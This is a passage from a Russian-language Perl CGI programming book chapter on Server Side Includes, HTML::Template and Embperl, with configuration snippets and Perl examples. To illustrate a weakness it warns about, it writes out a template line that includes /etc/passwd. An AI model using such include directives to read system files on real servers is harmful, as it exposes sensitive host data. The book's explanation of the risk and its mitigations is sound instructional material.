Многие CGI-сценарии генерируют файлы с расширением *.html*, поэтому не стоит разрешать *exec* и позволять веб-серверу разбирать все файлы этого вида.

Чтобы разрешить SSI, но запретить выполнение *exec*, используйте следующий параметр вместо Includes:

```
Options    IncludesNoExec
```

В более старых версиях Apache и в других веб-серверах требуется, чтобы было явно разрешено выполнение CGI-сценариев для использования команды *exec*:

```
Options    Includes    ExecCGI
```

Как говорилось в первой главе, существуют веские причины ограничить CGI-сценарии определенными каталогами. Изначально надо было выбрать между разрешением выполнения CGI-сценариев и запрещением команды *exec*. К счастью, эти ограничения сняты: теперь вы можете разрешить команду *exec* и запретить выполнение CGI.

Формат

Теперь давайте посмотрим, что SSI может для нас сделать. У всех директив SSI одинаковый синтаксис:

```
<!--#element attribute="value" attribute="value" ... -->
```

В таблице 6-1 перечислены доступные SSI-команды. В этой главе мы обсудим каждую из них подробно.

Таблица 6-1. Команды SSI

Элемент	Атрибут	Описание
echo	*var*	Отображает значение переменных окружения, специальных переменных SSI и любых переменных, определенных пользователем
include		Вставляет содержимое определенного файла в текущий документ
	file	Путь к файлу относительно текущего каталога; вы не можете использовать абсолютный путь или ссылаться на файлы за пределами корневого каталога; содержимое файла прямо включается в страницу без какой-либо дополнительной обработки

Таблица 6-1. Команды SSI (продолжение)

Элемент	Атрибут	Описание
	virtual	Виртуальный путь (URL) относительно корневого каталога; сервер интерпретирует путь как другой HTTP-запрос, так что вы можете использовать этот атрибут для добавления результатов CGI-программы или другого документа SSI
fsize		Вставляет размер файла
	file	Путь к файлу относительно текущего каталога
	virtual	Виртуальный путь (URL) относительно корневого каталога
flastmod	*file*	Вставляет дату и время последнего изменения заданного файла
exec		Выполняет внешнюю программу и вставляет вывод в текущий документ (если только SSI не сконфигурированы с параметром `IncludesNoExec`)
	cmd	Путь к любому исполняемому приложению относительно текущего каталога
	cgi	Виртуальный путь к CGI-программе; но вы не можете передать строку запроса — если вы хотите передать строку запроса, используйте вместо этого `#include virtual= "…"`
printenv		Отображает список переменных окружения и их значений
set	*var*	Устанавливает значение новой или уже существующей переменной окружения; переменная сохраняет значение только на время выполнения текущего запроса (но она доступна CGI-сценариям и другим SSI-документам, включенным в данный)
if, elif	*expr*	Начало условного оператора
else		Начало части «else» условного оператора
endif		Конец условного оператора
config		Изменяет различные аспекты SSI
	errmsg	Сообщение об ошибке, заданное по умолчанию
	sizefmt	Формат размера файла
	timefmt	Формат даты и времени

Переменные окружения

Вы можете вставить значения переменных окружения в документ HTML, который иначе оставался бы статичным. Вот пример документа, в котором отображены имя сервера, удаленный узел пользователя, а также текущие локальное время и дата:

```
<HTML>
<HEAD>
  <TITLE>Добро пожаловать!</TITLE>
</HEAD>
<BODY>
<H1>Добро пожаловать на мой сервер на <!--#echo var="SERVER_NAME"-->...</H1>
<HR>
Дорогой пользователь с <!--#echo var="REMOTE_HOST"-->,
<P>
Тут много ссылок на различные CGI-документы, так что чувствуйте
себя свободно и изучайте то, что нужно.
<P>
<HR>
<ADDRESS>Веб-мастер (<!--#echo var="DATE_LOCAL"-->)</ADDRESS>
</BODY>
</HTML>
```

В этом примере мы используем команду SSI *echo* с атрибутом *var*, чтобы отобразить IP-адрес или имя сервера, имя удаленного узла и локальное время. Все переменные окружения, которые доступны CGI-программам, доступны и директивам SSI. Кроме того, есть несколько переменных, которые можно использовать только в директивах SSI, например, DATE_LOCAL, в которой хранится текущее локальное время. Другая переменная, DATE_GMT, содержит время по Гринвичу:

```
Текущее время по Гринвичу - <!--#echo var="DATE_GMT"-->
```

Вот другой пример, в котором некоторые такие переменные, специфичные для SSI, использованы для вывода информации о текущем документе:

```
<H2>Информация о файле</H2>
<HR>
вы видите документ <!--#echo var="DOCUMENT_NAME"-->,
который позже может быть получен по URL:
<!--#echo var="DOCUMENT_URI"-->.
<HR>
Документ был изменен последний раз <!--#echo var="LAST_MODIFIED"-->.
```

В результате будут показаны название, URL и время изменения текущего HTML-файла.

Список переменных окружения CGI есть в главе 3. В таблице 6-2 приведены дополнительные переменные, доступные SSI-страницам.

Таблица 6-2. Дополнительные переменные, доступные SSI-страницам

Переменная окружения	Описание
DOCUMENT_NAME	Имя текущего документа
DOCUMENT_URI	Виртуальный путь к файлу
QUERY_STRING_UNESCAPED	Незакодированная строка запроса, в которой все метасимволы оболочки экранированы при помощи «\»
DATE_LOCAL	Текущее дата и время в локальном часовом поясе
DATE_GMT	Текущее дата и время по Гринвичу
LAST_MODIFIED	Дата и время последнего изменения файла, запрошенного броузером

Переформатирование SSI-вывода

Команда *config* позволяет выбирать способ, которым выводятся сообщения об ошибках, информация о размере файла, а также дата и время. Например, если вы используете команду *include*, чтобы вставить несуществующий файл, сервер выведет сообщение об ошибке, определенное по умолчанию:

```
[an error occurred while processing this directive]
([при обработке директивы произошла ошибка])
```

Используя команду *config*, вы можете изменить это сообщение об ошибке. Если вы хотите задать значение «[error-contact webmaster]», вы можете сделать следующее:

```
<!--#config errmsg="[error-contact webmaster]"-->
```

Установить формат размера файла, используемый сервером при отображении информации, можно также командой *fsize*. Например, команда:

```
<!--#config sizefmt="abbrev"-->
```

сообщает серверу, что отображаемый размер файла надо округлить до ближайшего числа килобайт или мегабайт. Вы можете использовать аргумент «bytes», чтобы отображать размер в байтах:

```
<!--#config sizefmt="bytes"-->
```

Изменить формат вывода времени можно так:

```
<!--#config timefmt="%D (день %j) в %r"-->
```

```
Моя подпись последний раз изменялась
<!--#flastmod virtual="/address.html"-->.
```

Результат будет примерно такой:

```
Моя подпись последний раз изменялась 09/22/97 (день 265) в 07:17:39 PM
```

Формат `%D` задает дату в формате `mm/dd/yy`, `%j` соответствует дню года, а `%r` – это текущее время в формате `hh/mm/ss AM|PM`. В таблице 6-3 приведены все возможные форматы даты и времени.

Таблица 6-3. Форматы даты и времени

Формат	Значение	Пример
`%a`	Сокращение для дня недели	Sun
`%A`	День недели	Sunday
`%b`	Сокращение для названия месяца	Jan
`%B`	Название месяца	January
`%d`	Дата	01 (*не* 1)
`%D`	Дата в формате `%m/%d/%y`	06/23/95
`%e`	Дата	1
`%H`	Часы в 24-часовом формате	13
`%I`	Часы в 12-часовом формате	01
`%j`	День года	360
`%m`	Порядковый номер месяца	11
`%M`	Минуты	08
`%p`	AM | PM	AM
`%r`	Время в формате `%I:%M:%S %p`	07:17:39 PM
`%S`	Секунды	09
`%T`	Время в 24-часовом формате `%H:%M:%S`	16:55:15
`%U`	Неделя года (также и `%W`)	49
`%w`	Порядковый номер дня недели	5
`%y`	Год века	95
`%Y`	Год	1995
`%Z`	Часовой пояс	EST

Включение фрагментов

Всегда существует информация, которую надо повторить в нескольких документах на сервере, например сообщение об авторских правах, адрес электронной почты веб-мастера и т. д. Вместо того чтобы держать эту информацию в каждом файле, вы можете включить один

файл, в котором будет вся эта информация. Гораздо проще обновлять один файл, если информация изменяется (например, вам может понадобиться изменить информацию об авторских правах в начале года). В примере 6-1 приведен такой файл, который сам содержит команды SSI (не забудьте про расширение *.shtml*).

Пример 6-1. footer.shtml

```
<HR>
<P><FONT SIZE="-1">
Copyright 1999-2000 by My Company, Inc.<BR>
Пожалуйста, сообщайте обо всех проблемах
  <A HREF="mailto:<!-#echo var="SERVER_ADMIN"-->">
  <!--#echo var="SERVER_ADMIN"--></A>.<BR>
Этот документ был изменен последний раз <!--#echo var="LAST_MODIFIED"-->.<BR>
</FONT></P>
```

Может показаться странным включение команд SSI внутри других HTML-тегов, но не волнуйтесь, веб-сервер разберет все отправки данных клиенту, поэтому HTML-код будет верным. Кроме того, вы можете удивиться, что мы включаем этот файл в другой, который используется сервером для определения переменной LAST_MODIFIED. Эта переменная устанавливается сервером один раз для того файла, который запрашивается клиентом. Если в этот файл включены другие, например, *footer.shtml*, переменная LAST_MODIFIED будет по-прежнему относиться к оригинальному файлу, а не к дате изменения включенного в него файла; так что все будет сделано верно.

Поскольку включаемые файлы – не совсем HTML-документы (у них нет тегов <HTML>, <HEAD> или <BODY>), их проще поддерживать, используя для них стандартное расширение, и хранить в определенном каталоге. В нашем примере мы создадим каталог с именем */includes* в корневом каталоге документов и поместим туда файл *footer.shtml*. Затем мы сможем включать этот файл, добавив следующую строку в другие файлы *.shtml*:

```
<!--#include virtual="/includes/footer.shtml"-->
```

Эта команда SSI будет заменена подписью, содержащей информацию об авторских правах, адрес электронной почты веб-мастера и дату последнего изменения запрошенного файла.

Вы можете использовать атрибут *file* вместо *virtual* для обращения к файлу, но у атрибута *file* есть ограничения. Вы не можете использовать абсолютные пути, веб-сервер не будет обрабатывать запрошенный файл (то есть CGI-сценарии и другие команды SSI), и вы не сможете обращаться к файлам за пределами корневого каталога документов. Последнее ограничение страхует от включения файла типа */etc/password* в HTML-документ (так как есть вероятность, что кто-то сможет загружать файлы на сервер, не имея к нему доступа). Учитывая эти ограничения, обычно проще использовать *virtual*.

Выполнение CGI-программ

Вы можете использовать включения на стороне сервера, чтобы вставлять результаты выполнения CGI-программы в статический HTML-документ при помощи как *exec cgi*, так и *include virtual*. Это очень полезно в случаях, когда вы хотите отобразить только часть динамических данных, например:

```
Эта страница была просмотрена 9387 раз.
```

Давайте рассмотрим пример добавления вывода CGI-программ. Предположим, у вас есть простая CGI-программа, которая отслеживает число посетителей, вызываемая командой SSI *include* из HTML-документа:

```
Эта страница была просмотрена
<!--#include virtual="/cgi/counter.cgi"--> раз.
```

Мы можем включить этот тег в любую HTML-страницу на сервере, для которой разрешены SSI. У каждой страницы будет свой собственный счетчик. Нам не надо передавать никаких переменных программе, чтобы указать, для какого документа активизировать счетчик; переменная окружения DOCUMENT_URI содержит URL запрошенного документа. И хотя это и не стандартная переменная окружения CGI, дополнительные SSI-переменные доступны CGI-сценариям, вызываемым через SSI.

Код самого счетчика довольно короткий. Хеш-файл Berkley DB на сервере содержит количество посещений каждого документа на сервере, за которым мы наблюдаем. Когда пользователь обращается к документу, директива SSI в этом документе вызывает CGI-программу, которая считывает числовое значение из файла данных, увеличивает его на единицу и выводит. Код счетчика приведен в примере 6-2.

Пример 6-2. counter.cgi

```
#!/usr/bin/perl -wT

use strict;
use Fcntl qw( :DEFAULT :flock );
use DB_File;

use constant COUNT_FILE => "/usr/local/apache/data/counter/count.dbm";
my %count;
my $url = $ENV{DOCUMENT_URI};
local *DBM;

print "Content-type: text/plain\n\n";

if ( my $db = tie %count, "DB_File", COUNT_FILE, O_RDWR | O_CREAT ) {
```

```
    my $fd = $db->fd;
    open DBM, "+<&=$fd" or die "Не могу заблокировать DBM: $!";
    flock DBM, LOCK_EX;
    undef $db;
    $count{$url} = 0 unless exists $count{$url};
    my $num_hits = ++$count{$url};
    untie %count;
    close DBM;
    print "$num_hits\n";
  } else {
    print "[Ошибка при обработке данных счетчика]\n";
  }
```

Не волнуйтесь о том, как получить доступ к хеш-файлу; это мы обсудим в главе 10. Обратите внимание, что выводится медиа-тип данных. Вы должны делать это для включаемых файлов, даже если заголовок не возвращается клиенту. Очень важно заметить, что CGI-программа, вызываемая директивой SSI, не может вывести ничего кроме текста, поскольку эти данные включены в документ, вызывавший директиву. В результате не имеет значения, выведете ли вы данные как *text/plain* или *text/html*, поскольку броузер интерпретирует эти данные в соответствии с типом, определенным в вызывающем документе. Нет смысла говорить, что ваша CGI-программа не может вывести изображения или другие двоичные данные.

Стандартные ошибки

Существует несколько распространенных ошибок, которые вы можете допустить при использовании включений на стороне сервера. Во-первых, нельзя забывать про знак #:

```
<!--echo var="REMOTE_USER"-->
```

Во-вторых, не добавляйте лишних пробелов между <!-- и #:

```
<!-- #echo var="REMOTE_USER"-->
```

Наконец, если вы не заключили значение последнего атрибута в кавычки, добавьте пробел перед -->. Иначе SSI-разборщик будет интерпретировать эти символы как часть значения атрибута:

```
<!--#echo var=REMOTE_USER-->
```

Обычно проще и очевиднее использовать кавычки.

Если вы допустите одну из первых двух ошибок, сервер не распознает эти команды SSI и передаст их как HTML-данные. В последнем случае команда, вероятно, будет заменена сообщением об ошибке.

Модуль HTML::Template

SSI довольно мощный инструмент, но у него есть ограничения. Его преимущество в том, что он эффективен и достаточно прост в использовании для HTML-дизайнеров, не имеющих опыта программирования. Недостатки же заключаются в том, что у SSI всего несколько команд, и он разбирает только статические документы. HTML::Template – простой разборщик шаблонов, в котором учтены оба этих момента и который по-прежнему обладает простым интерфейсом.

Синтаксис

В HTML::Template команд меньше, чем в SSI, но благодаря тому, что значение его переменных тегов может быть установлено CGI-сценарием, он гораздо более гибок. И хотя SSI-документ может включать в себя вывод CGI-программы, все усложняется, если страница содержит несколько комплексных компонентов, которые должны запускать CGI-сценарий. HTML::Template поддерживает сложные шаблоны с выполнением единственного CGI-сценария.

Давайте рассмотрим очень простой пример, показывающий текущие дату и время. В примере 6-3 приведен файл шаблона.

Пример 6-3. current_time.tmpl

```
<HTML>

<HEAD>
  <TITLE>Текущее время</TITLE>
</HEAD>

<BODY BGCOLOR="white">
  <H1>Текущее время</H1>
  <P>Добро пожаловать. Текущее время - <TMPL_VAR NAME="current_date">.</P>
</BODY>
</HTML>
```

Это обычный HTML-файл с одним дополнительным тегом: <TMPL_VAR NAME= “current_date”>. Команды HTML::Template могут быть отформатированы как HTML-теги или как комментарии. Следующая строка допустима:

```
<!- TMPL_VAR NAME="current_date" ->
```

Альтернативный синтаксис позволяет легче вводить эти команды в HTML-редакторах, ограниченных только дозволенными тегами. Для того чтобы использовать шаблон, мы должны создать CGI-сценарий, являющийся целью запроса. Его код приведен в примере 6-4.

Пример 6-4. current_time.cgi

```
#!/usr/bin/perl -wT

use strict;
use HTML::Template;

use constant TMPL_FILE => "$ENV{DOCUMENT_ROOT}/template/
    current_time.tmpl";

my $tmpl = new HTML::Template( filename => TMPL_FILE );
my $time = localtime;

$tmpl->param( current_time => $time );

print "Content-type: text/html\n\n",
  $tmpl->output;
```

Мы создаем константу TMPL_FILE, указывающую на используемый файл шаблона. Затем мы создаем объект HTML::Template, назначаем параметр и выводим его. Большинство тегов имеют атрибут NAME; значение этого атрибута соответствует параметру, установленному CGI-сценарием через метод HTML::Template *param*, который (намеренно) работает почти так же, как и метод *param* CGI.pm. На самом деле, при создании объекта HTML::Template можно импортировать параметры из CGI.pm:

```
my $q      = new CGI;
my $tmpl   = new HTML::Template( filename   => TMPL_FILE,
                                 associate  => $q );
```

В результате все параметры форм, полученные CGI-сценарием, будут загружены; можно использовать метод *param* и дальше, чтобы добавить дополнительные параметры или переопределить те, которые были загружены CGI.pm.

Команды HTML::Template приведены в таблице 6-4.

Таблица 6-4. Команды, доступные в HTML::Template

Элемент	Атрибут	Описание
TMPL_VAR	*NAME=" param_name"*	Заменяется значением параметра *param_name*; закрывающего тега нет
	ESCAPE="HTML\URL"	Если установлен в HTML, то значение, подставляемое вместо этого тега, будет закодировано в стиле HTML (например, символ " будет заменен на " и т. п.); если установлен в URL, то оно будет закодировано как для URL. Если значение равно 0 или пропущено, ничего не происходит

Таблица 6-4. Команды, доступные в HTML::Template (продолжение)

Элемент	Атрибут	Описание
TMPL_LOOP	*NAME="param_name"*	Обход цикла по содержимому между открывающим и закрывающим тегами для каждого элемента массива, соответствующего *param_name*, см. ниже
TMPL_IF	*NAME="param_name"*	Содержимое внутри этого тега пропускается, если значение *param_name* не истинно
TMPL_ELSE		Обращает условие для оставшегося содержимого внутри тегов *TMPL_IF* или *TMPL_UNLESS*
TMPL_UNLESS	*NAME="param_name"*	Обратное действие от *TMPL_IF*. Содержимое этого тега пропускается, только если значение *param_name* не ложно
TMPL_INCLUDE	*NAME="/file/path"*	Включает содержимое другого файла; закрывающего тега нет

Только у TMPL_LOOP, TMPL_IF и у TMPL_UNLESS есть открывающие и закрывающие теги; все остальные теги – одиночные (как <HR> или
).

Циклы

Одна из самых удобных в HTML::Template – возможность создавать циклы. В предыдущих примерах эта возможность не рассматривалась, потому сейчас обратимся к более сложному примеру. Для цикла HTML::Template нужен массив хешей. Цикл организуется по элементам массива, и создаются переменные в соответствии с ключами хеша. Представить такую структуру можно с помощью таблицы (например, табл. 6-5), которая может быть представлена в Perl как массив хешей, как в примере 6-5.

Таблица 6-5. Простая таблица данных

Имя	Место жительства	Возраст
Мэри	Миннеаполис	37
Фред	Чикаго	24
Марта	Орландо	51
Бетти	Лос-Анжелес	19
...	...	...

Пример 6-5. Структура данных в Perl, соответствующая таблице 6-5

```
@table = (
{ name=> "Мэри",
  location=> "Миннеаполис",
  age  => "37" },
{ name=> "Фред",
  location=> "Чикаго",
  age  => "24" },
{ name=> "Марта",
  location=> "Орландо",
  age  => "51" },
{ name=> "Бетти",
  location=> "Лос-Анжелес",
  age  => "19" },
...
);
```

В примере 6-6 показан сценарий, выводящий все стандартные цвета, доступные в системах, поддерживающих X Window.

Пример 6-6. xcolors.cgi

```
#!/usr/bin//perl -wT

use strict;
use HTML::Template;

my $rgb_file = "/usr/X11/lib/X11/rgb.txt";
my $template = "/usr/local/apache/templates/xcolors.tmpl";

my @colors = parse_colors( $rgb_file );

print "Content-type: text/html\n\n";
my $tmpl = new HTML::Template( filename => $template );

$tmpl->param( colors => \@colors );
print $tmpl->output;

sub parse_colors {
  my $path = shift;
  local *RGB_FILE;
  open RGB_FILE, $path or die "Не могу открыть $path: $!";

  while (<RGB_FILE>) {
    next if /^!/;
    chomp;
    my( $r, $g, $b, $name ) = split;

    # Преобразование в шестнадцатеричный формат #RRGGBB
    my $rgb = sprintf "#%0.2x%0.2x%0.2x", $r, $g, $b;
```

```
    my %color = ( rgb => $rgb, name => $name );
    push @colors, \%color;
  }

  close RGB_FILE;
  return @colors;
}
```

Этот CGI-сценарий использует файл *rgb.txt*, который для X Window обычно находится в */usr/X11/lib/X11/rgb.txt*. Этот файл содержит список цветов и их 8-битные значения для красного, зеленого и голубого:

```
! $Xconsortium: rgb.txt,v 10.41 94/02/20 18:39:36 rws Exp $
255 250 250  snow
248 248 255  ghost white
248 248 255  GhostWhite
245 245 245  white smoke
245 245 245  WhiteSmoke
...
```

Мы читаем значения для красного, зеленого и голубого цветов и конвертируем их в шестнадцатеричный эквивалент, используемый в HTML-страницах (например `#336699`). Мы создаем отдельный хеш для каждого цвета с записью значения RGB и названием цвета. Затем каждый хеш мы добавляем к массиву `@colors`, который надо передать в качестве параметра в HTML::Template, затем его можно использовать как переменную цикла в HTML-шаблоне. Внутри цикла у нас есть доступ к элементам хешей «rgb» и «name», как показано в примере 6-7.

Пример 6-7. xcolors.tmpl

```
<HTML>

<HEAD>
  <TITLE>Просмотрщик цветов X11</TITLE>
</HEAD>

<BODY BGCOLOR="white">
<DIV ALIGN="center">
  <H1>Просмотрщик цветов X11</H1>
  <HR>

  <TABLE BORDER="1" CELLPADDING="4" WIDTH="400">
    <TMPL_LOOP NAME="colors">
    <TR>
    <TD BGCOLOR="<TMPL_VAR NAME="rgb">">
            </TD>
    <TD><TMPL_VAR NAME="name"></TD>
    </TR>
    </TMPL_LOOP>
```

```
  </TABLE>
</DIV>
</BODY>
</HTML>
```

Структура цикла достаточно гибкая и позволяет отображать другие формы данных, например хеши. В примере 6-8 приведен CGI-сценарий, генерирующий все переменные окружения и их значения.

Пример 6-8. env_tmpl.cgi

```
#!/usr/bin/perl -wT

use strict;
use HTML::Template;

use constant TMPL_FILE => "$ENV{DOCUMENT_ROOT}/templates/env.tmpl";

my $tmpl = new HTML::Template( filename    => TMPL_FILE,
                               no_includes => 1 );
my @env;

foreach ( sort keys %ENV) {
push @env, { var_name => $_, var_value => $ENV{$_} };
}

$tmpl->param( env => \@env );

print "Content-type: text/html\n\n",
$tmpl->output;
```

В HTML::Template нет возможности напрямую обрабатывать хеши, но поскольку можно пройти по массивам хешей, мы строим хеш для каждой пары из `%ENV` и добавляем его в массив `@env`. Затем мы передаем ссылку на `@env` как параметр в объект HTML::Template и выводим разобранный файл. Наш файл шаблона показан на примере 6-9.

Пример 6-9. env.tmpl

```
<HTML>

<HEAD>
  <TITLE>Переменные окружения</TITLE>
</HEAD>

<BODY BGCOLOR="white">
<TABLE BORDER="1">
  <TMPL_LOOP NAME="env">
    <TR>
    <TD><B><TMPL_VAR NAME="var_name"></B></TD>
    <TD><TMPL_VAR NAME="var_value"></TD>
    </TR>
  </TMPL_LOOP>
```

```
</TABLE>

</BODY>
</HTML>
```

Заметьте, что мы вызываем *param* один раз, даже несмотря на то, что в файле есть три различных тега HTML::Template. Переменные `var_name` и `var_value` были установлены так, как они соответствуют ключам хеша из массива `@env`.

Условные операторы

В HTML::Template, как и в Perl, есть два способа создания условий: TMPL_IF и TMPL_UNLESS. С их помощью можно включить или пропустить определенные части HTML-шаблона. Оба тега имеют атрибут NAME, соответствующий параметру, как и в предыдущих тегах, который вычисляется в логическом контексте. Внутри шаблонов нельзя создать выражения для вычисления, так как цель шаблонов – простота. Учтите также, что вы не всегда должны устанавливать отдельный параметр, чтобы использовать эти теги. Например, вы можете включить в документ такой блок:

```
<TMPL_IF NAME="secret_msg">
  <P>Тс-с, вот ваше секретное сообщение: <TMPL_VAR NAME="secret_msg">.</P>
</TMPL_IF>
```

В данном случае один и тот же параметр используется в TMPL_IF и TMPL_VAR. Если есть секретное сообщение, оно отображается. Если его нет (например, оно равно пустой строке), то ничего не отобразится.

Кроме того, можно использовать параметры цикла в качестве условий. Если параметр цикла содержит какие-либо значения, возвращается значение «истина»; в противном случае – «ложь». Это очень полезно при отображении результатов поиска, если ничего не найдено:

```
<P>Вот результаты поиска по вашему запросу:</P>

<TABLE>
  <TR>
    <TH>Программное обеспечение</TH></TR>
    <TH>Домашняя страница</TH></TR>
  </TR>

<TMPL_LOOP NAME="results">
  <TR>
    <TD><TMPL_VAR NAME="sw_title"></TD>
    <TD><A HREF="<TMPL_VAR NAME="url">"><TMPL_VAR NAME="sw_url"></A></
TD>
  </TR>
</TMPL_LOOP>
```

```
<TMPL_UNLESS NAME="results">
  <TR>
    <TD COLSPAN="2">
    По вашему запросу программное обеспечение не найдено.
    </TD>
  </TR>
</TMPL_UNLESS>

</TABLE>
```

В данном примере пользователь ищет программное обеспечение в соответствии с некоторым критерием. Если запрос совпадает с каким-либо названием, то имя и адрес домашней страницы отображаются в разных строках таблицы. Если ничего не найдено, сценарий сообщает об этом. Этот шаблон предоставляет дизайнеру интерфейса полный контроль над выводом результатов и при этом не очень сложен.

Включение других файлов

Последняя команда, TMPL_INCLUDE, включает в шаблон содержимое других файлов до обработки циклов и разбора переменных, так что в этих файлах могут быть теги циклов и переменные (или даже теги включения других файлов). Это очень похоже на SSI-команду *include* с тем исключением, что нельзя задать виртуальный путь к файлу; вы должны определять путь в соответствии с файловой системой. HTML::Template не проверяет, находится ли файл в корневом каталоге документов, поэтому HTML-разработчик может легко включить в файл следующую строку, и HTML::Template сделает именно то, что тут сказано:

```
<TMPL_INCLUDE NAME="/etc/passwd">
```

Это не настолько серьезно, как может показаться, поскольку HTML-разработчик всегда может скопировать содержимое файла */etc/passwd* в HTML-файл вручную, либо создав символическую ссылку. Пожалуй, от этого следует застраховаться. Вы можете полностью запретить включение с помощью параметра no_includes при создании объекта HTML::Template.

Резюме

HTML::Template – это очень элегантное решение для проектов, в которых роли HTML-дизайнеров и разработчиков четко разделены. HTML::Template появился сравнительно недавно, но очень быстро развивается. Он предоставляет более продвинутые возможности, которые мы не обсуждали, например, кэширование вывода. Все вышесказанное относится к версии 1.7, но постоянно добавляются новые возможности, так что обращайтесь за информацией к документации.

HTML::Template можно найти на CPAN; самую свежую информацию, включая информацию из списков рассылки и CVS, можно найти в онлайн-документации.

Модуль HTML::Embperl

SSI и HTML::Template – просто шаблоны, позволяющие добавлять основные теги в статические и динамические HTML-файлы. В модуле HTML::Embperl, часто называемом просто Embperl, используется другой подход; он разбирает HTML-файлы в поисках кода Perl, позволяя добавлять код прямо в HTML-документы. Такой подход напоминает технологию Java Server Pages или ASP, разработанную Microsoft, которая позволяет переносить языки программирования в документы. Есть несколько модулей, позволяющих встраивать код на Perl в HTML-документы, включая Embperl, ePerl, HTML::EP, HTML::Mason и Apache::ASP. В этой главе мы рассмотрим Embperl и Mason.

Теория, по которой можно помещать код в HTML-страницы, отличается от стандартных причин использования HTML-шаблонов. Обе стратегии пытаются разделить интерфейс и логику программы, но они проводят границы в различных местах (рис. 6-2). Простые шаблоны наподобие HTML::Template разграничивают HTML и код, максимально отделяя их друг от друга. Embperl и подобные ему решения объединяют логику создания страницы с HTML, собирая в отдельные модули бизнес-правила (business rules), которые доступны потом всем страницам. Бизнес-правила – это центральные элементы приложения (или приложений), отдельные от интерфейса, управления данными и пр. Конечно, на практике не каждый создает столько модулей, сколько предполагает сама модель, и вы можете создать подобные модули с любым подходом (это показано пунктирными линиями). Таким образом, модель для сложных шаблонов типа Embperl и ASP часто выглядит подобно CGI.pm с тем отличием, что вместо включения HTML в текст программы происходит включение кода в HTML. Конечно, это неплохо. И CGI.pm и Embperl – отличные решения для связывания HTML и кода программы воедино, и вы должны выбирать для каждого проекта более понятное вам решение. Дело в том, что те, кто спорит о различных подходах при использовании CGI.pm и шаблонов, не всегда настолько далеки друг от друга, как это могло бы показаться; их отдельные случаи гораздо более близки, чем различны.[1]

[1] Джейсон Хантер (автор книги «Программирование Java-сервлетов») приводит подобный аргумент с точки зрения Java. Его статья, «Проблема с JSP», доступна на *http://www.servlets.com/soapbox/problems-jsp.html*.



Рис. 6-2. Подходы к разделению интерфейса и кода

Конфигурация

Embperl можно использовать по-разному. Вы можете вызывать Embperl из CGI-сценариев для разбора файла шаблона, как HTML::Template. В этом случае он гораздо мощнее последнего, так как вы можете включать в шаблон все выражения Perl (плата за это – усложнение шаблона). Однако поскольку внутри файлов шаблонов язык Perl полностью вам доступен, нет смысла в том, что запрос инициирует дополнительный CGI-сценарий. Таким образом, Embperl можно настроить как обработчик, чтобы целью HTTP-запросов становились файлы шаблонов, подобно тому, как обработчик SSI делает *.shtml*-файлы целью HTTP-запросов.

Embperl можно использовать с *mod_perl*. Он оптимизирован для *mod_perl*, но написан он, как и Perl, на языке C, так что скомпилированный C-код выполняется быстрее, чем сходный Perl модуль без использования *mod_perl*.

Выполнение

Чтобы вызвать Embperl из CGI-сценария, используйте функцию *Execute* и передайте ей вместе с другими параметрами путь к шаблону. Например:

```
my $template = "/usr/local/apache/htdocs/templates/welcome.epl";
HTML::Embperl::Execute( $template, $time, $greeting );
```

В результате будет обработан файл *welcome.epl* с `$time` и `$greeting` в качестве значений параметров, результаты будут записаны на STDOUT. Заметьте, что мы вызываем функцию как *HTML::Embperl::Execute*, а не просто *Execute*. Embperl не экспортирует ни символы, ни объектно-ориентированные модули. Значит, функцию *Execute* надо определять полностью.

Вы также можете вызвать *Execute* и передать ссылку на хеш, содержащий параметры. Это предоставит вам больше возможностей, чем Embperl. Например, вы можете прочитать ввод из скалярной перемен-

ной, а не из файла, и записать результаты в файл или в переменную вместо стандартного вывода на STDOUT.

Вот как можно разобрать шаблон *welcome.epl* и записать результаты в *welcome.html*:

```
my $template = "/usr/local/apache/htdocs/templates/welcome.epl";
my $output   = "/usr/local/apachr/htdocs/welcome.html";

HTML::Embperl::Execute( { inputfile  => $template,
                          param      => [ $time, $greeting ],
                          outputfile => $output } );
```

В Embperl можно кэшировать скомпилированные версии страниц при использовании с *mod_perl*. Полный список параметров вы найдете в документации к Embperl.

mod_perl

Используя *mod_perl*, вы можете зарегистрировать Embperl как обработчик, добавив следующие строки в *httpd.conf* (или *srm.conf*, если используется он):

```
<Files *.epl>
  SetHandler  perl-script
  PerlHandlerHTML::Embperl
  Options    ExecCGI
</files>
AddType text/html .epl
```

Затем все файлы с расширением *.epl* будут разобраны и запущены Embperl.

embpcgi.pl

Если вы не используете *mod_perl*, но хотите, чтобы файлы Embperl обрабатывали запросы напрямую, а не через CGI-сценарии, вы можете использовать CGI-сценарий *embpcgi.pl*, распространяемый вместе с Embperl. Этот сценарий надо поместить в каталог CGI и передать ему URL файла, который надо разобрать, как часть этого пути. Например, шаблон у вас может находиться в файле:

```
/usr/local/apache/htdocs/templates/welcome.epl
```

Чтобы Embperl обработал этот файл через *embpcgi.pl*, используйте следующий URL:

http://localhost/cgi/embpcgi.pl/templates/welcome.epl

В целях безопасности *embpcgi.pl* обрабатывает файлы только из корневого каталога на сервере. Это предохраняет от попытки доступа к

важным файлам, например, */etc/passwd*. К сожалению, это означает, что люди могут попытаться получить доступ напрямую к файлу Embperl. Например, любой может просмотреть исходный код файла *welcome.epl*, используя такой URL:

http://localhost/templates/welcome.epl

Позволять просматривать исходный код исполняемых файлов на веб-сервере – не лучшая идея. Поэтому, если вы используете *embpcgi.pl*, создайте стандартный каталог, где вы будете хранить шаблоны Embperl, и запретите прямой доступ к этим файлам. Вот как это можно сделать для Apache. Добавьте следующие директивы в *httpd.conf* (или *access.conf*, если используется он), чтобы запретить доступ к файлам из определенного каталога шаблонов:

```
<Location /templates>
  deny from all
</Location>
```

В результате доступ к каталогу (и всем подкаталогам) для всех HTTP-запросов от всех клиентов будет закрыт.

Синтаксис

